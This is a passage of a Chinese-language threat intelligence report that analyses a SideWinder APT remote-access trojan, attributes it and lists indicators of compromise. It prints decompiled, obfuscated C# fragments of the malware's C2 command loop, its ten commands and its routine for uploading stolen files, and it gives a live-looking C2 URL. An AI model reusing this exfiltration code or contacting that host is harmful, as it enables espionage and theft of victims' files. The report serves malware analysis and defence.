
定时器1：主要功能为循环与C2通信，获取指令解析执行。

```
AppDomain appDomain = Program.DecoratorStateCommandDecoratorInterface.SequentialInterfaceAlterObserverDecorator("");
try
{
    object obj = Program.DecoratorStateCommandDecoratorInterface.PutProxyProgramProgramShare(appDomain, this.Program1.CaptureTree
    //DUSER "Module.DecoratorAlgorithmObjectDecoratorStrategy                                                    "
    byte[] array;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        this.Program1.MementoObserverFlyweightRestore.StrategyProgramAdapterCapture(new BinaryWriter(memoryStream));
        array = Program.DecoratorStateCommandDecoratorInterface.CallToArray(memoryStream);
    }
    string text = Program.DecoratorStateCommandDecoratorInterface.CallToString(Program.DecoratorStateCommandDecoratorInterface.Pu
    {
        this.bytearray1,
        new object[]
        {
            array
        }
    }));
    if (!Program.DecoratorStateCommandDecoratorInterface.CallIsNullOrEmpty(text))
    {
        using (MemoryStream memoryStream2 = new MemoryStream(Program.DecoratorStateCommandDecoratorInterface.CallFromBase64String
        {
            BinaryReader binaryReader = new BinaryReader(memoryStream2);
            while (Program.DecoratorStateCommandDecoratorInterface.returnPosition(memoryStream2) < Program.DecoratorStateCommandD
            {
                switch (Program.DecoratorStateCommandDecoratorInterface.CallReadByte(binaryReader))
```

该远控具有十个指令功能，如图所示。

```
case 1:
    this.Program1.WriteSysInfo();
    continue;
case 2:
    this.Program1.CompositeDecoratorCaptureComposite();
    continue;
case 3:
    this.Program1.StateAlgorithmAccessorGet();
    continue;
case 4:
    this.Program1.MementoObserverFlyweightRestore.TemplateNullEncapsulatedStructure(binaryReader);
    this.Program1.MementoObserverFlyweightRestore.ObjectAccessorTreeMediator();
    continue;
case 5:
    this.Program1.MementoObserverFlyweightRestore.RestrictedProgramNotifyCapture = new Uri(Program.DecoratorStateComm
    continue;
case 6:
    this.Program1.MementoObserverFlyweightRestore.RestoreCaptureRestrictedInterpreter = Program.DecoratorStateCommand
    continue;
case 7:
    this.Program1.MementoObserverFlyweightRestore.AdapterTemplateInstanceObject = new string[Program.DecoratorStateCo
    for (int i = 0; i < this.Program1.MementoObserverFlyweightRestore.AdapterTemplateInstanceObject.Length; i++)
    {
        this.Program1.MementoObserverFlyweightRestore.AdapterTemplateInstanceObject[i] = Program.DecoratorStateComman
    }
    continue;
case 8:
    this.Program1.MementoObserverFlyweightRestore.StrategyAlterBridgeObject = Program.DecoratorStateCommandDecoratorI
    continue;
case 9:
{
    StructureFlyweightClassDynamicChain.StrategyMediatorClassObjectIterator item = new StructureFlyweightClassDynamic
    List<StructureFlyweightClassDynamicChain.StrategyMediatorClassObjectIterator> list = this.Program1.MementoObserve
    Program.DecoratorStateCommandDecoratorInterface.BridgeAccessorCompositeStateImplementation(list);
    try
    {
        int num = this.Program1.MementoObserverFlyweightRestore.AlterChainFlyweightTree.IndexOf(item);
        if (num < 0)
        {
            this.Program1.MementoObserverFlyweightRestore.AlterChainFlyweightTree.Add(item);
        }
        else
        {
            this.Program1.MementoObserverFlyweightRestore.AlterChainFlyweightTree[num].AccessorObjectCaptureData = 0L
            this.Program1.MementoObserverFlyweightRestore.AlterChainFlyweightTree[num].AlgorithmAdapterCompositeFlywe
        }
        continue;
    }
    finally
    {
        Program.DecoratorStateCommandDecoratorInterface.CallExit(list);
    }
    break;
}
case 10:
    break;
```

相关指令功能如下：

指令	功能
1	获取系统相关信息，并以Json的格式写入到随机文件名.sif文件中。
2	获取文件列表保存到.flc文件

3	将指定文件以及信息写入.fls文件
4	重写配置信息到Sync文件中
5	更换c2地址
6	更新是否上传文件参数
7	修改想获取的特殊文件类型，最初是office文件后缀
8	设置上传文件大小限制
9	指定上传文件
10	返回


定时器2主要功能为上传获取的信息文件。


```
{
    string putFacadeNotifyEncapsulated = null;
    string text = Program.InterfaceNotifyIteratorGetShare(strategyMediatorClassObjectIterator.DynamicShareProxyDynamic);
    if (text ≠ null)
    {
        if (!Program.DataDataInterfaceProgramAdapter(text, ".sif"))
        {
            if (!Program.ImplementationStructureInterfaceStrategySingle(text, ".flc"))
            {
                if (!Program.MediatorInterfaceInterpreterFlyweightAdapter(text, ".fls"))
                {
                    if (Program.ChainCommandDeferNullFlyweight(text, ".err"))
                    {
                        putFacadeNotifyEncapsulated = "errorReport";
                    }
                }
                else
                {
                    putFacadeNotifyEncapsulated = "fileSelection";
                }
            }
            else
            {
                putFacadeNotifyEncapsulated = "fileListing";
            }
        }
        else
        {
            putFacadeNotifyEncapsulated = "sysInfo";
        }
    }
    this.DynamicNotifyEncapsulatedClass(strategyMediatorClassObjectIterator, putFacadeNotifyEncapsulated);
    try
    {
        Program.InterfaceIteratorMediatorCompositeCapture(strategyMediatorClassObjectIterator.DynamicShareProxyDynamic);
        list.Add(strategyMediatorClassObjectIterator);
```

```
}
requestStructureIteratorGetIterator.BridgeClassNullStrategy = "application/x-raw";
Program.NullFlyweightCompositeMutatorDecorator(Program.RestoreInterfaceDeferStrategyTemplate(requestStructureIteratorGetIterator));
Program.NullCompositeGetMediatorAlgorithm(Program.RequestRequestGetCommandChain(requestStructureIteratorGetIterator), "Content-type", "application/x-raw");
Program.DynamicMediatorRequestIteratorPrivate(Program.ProxyTemplateAccessorNotifyStrategy(requestStructureIteratorGetIterator), "X-File-Path", Program.Compos
object proxyCompositeNull = Program.SingleShareFacadeSingleComposite(requestStructureIteratorGetIterator);
string sequentialAlterProxy = "X-File-Offset";
long num2 = NullSingleDecoratorComposite.AccessorObjectCaptureData;
Program.InterpreterStructureCaptureStateGet(proxyCompositeNull, sequentialAlterProxy, Program.CommandGetTemplateMediatorPrivate(ref num2));
object interfaceObserverTemplate = Program.ChainStrategyRestrictedCompositeAdapter(requestStructureIteratorGetIterator);
string algorithmCompositeFacade = "X-File-Length";
num2 = Program.PrivatePrivateRequestStructureFlyweight(fileStream);
Program.BridgeAccessorInterpreterFlyweightFlyweight(interfaceObserverTemplate, algorithmCompositeFacade, Program.AlterProgramStructureNotifyNull(ref num2));
if (PutFacadeNotifyEncapsulated ≠ null)
{
    Program.SingleClassRequestPrivateAdapter(Program.StateChainCaptureRequestGet(requestStructureIteratorGetIterator), "X-File-Type", PutFacadeNotifyEncapsul
}
```

溯源关联

奇安信红雨滴团队结合威胁情报中心ALPHA平台，对此次捕获的样本攻击手法，代码等方面关联分析发现，此次攻击活动中使用的代码与响尾蛇组织存在高度相似性。





同时，其C2服务器相关信息在威胁情报中心ALPHA平台已有响尾蛇组织相关标签。

总结

响尾蛇APT组织近年一直高度活跃，其攻击链也较为复杂，采用多层解码内存加载，且其最终恶意dll仍是解密内存加载，并未落地，能一定程度上避开杀软检测。疫情尚未结束，意味着利用疫情的网络攻击活动也并不会就此缩减，奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，

不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

2ba61596f9ec352eebe6e410a25867f6

3ad3ddc1e8ada7f6a4fe0800b578ee4a

5fda277b43aed849b9fb6c5b907e5620

https://cdn-sop.net/202/wGpm0RzJrMtEAvPiWk2eF4gXwOLYsphJ7KTx4Dyg/-1/13856/a042ecbe

参考链接

https://ti.qianxin.com/blog/articles/the-recent-rattlesnake-apt-organized-attacks-on-neighboring-countries-and-regions/